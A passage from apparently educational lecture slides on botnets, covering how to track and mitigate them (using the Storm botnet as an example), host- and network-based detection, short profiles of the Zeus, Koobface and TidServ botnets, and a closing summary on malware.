 - The size of the botnet
 - The propagation vector
 - What kind of information is stolen from the infected machines
 - Which kind of activity botnet performs (or has performed)
- Most importantly, mitigation or/and detection techniques can be developed

Tracking Botnets

- Tracking the Storm botnet
 - Mitigating the botnet by polluting keys
 - Routing infected users to benign web pages instead of the one that is controlled by the attacker



Botnet Detection

- Host-based
 - Anti-virus software
 - Relies on binary signature database (polymorphism)
 - Host installation required
- Network-based
 - Intrusion detection
 - No requirements from end-user
 - Relies on (hand-crafted) network signatures



Some Popular Botnets

- Zeus
 - 3.6 > million compromised computers
 - Uses keylogging techniques to steal sensitive data
- Koobface
 - 2.9 > million compromised computers
 - Uses social networking sites to spread
- TidServ
 - 1.5 > million compromised computers
 - Spread through e-mail spam
 - Uses rootkit techniques to run inside common Windows services

Conclusion

- We looked at malicious code today
 - Often called malware...
 - There are many different variants
 - Malware is the number one problem on the Internet today
 - One reason why malware is a problem is because of vulnerabilities in code
 - E.g., Drive-by downloads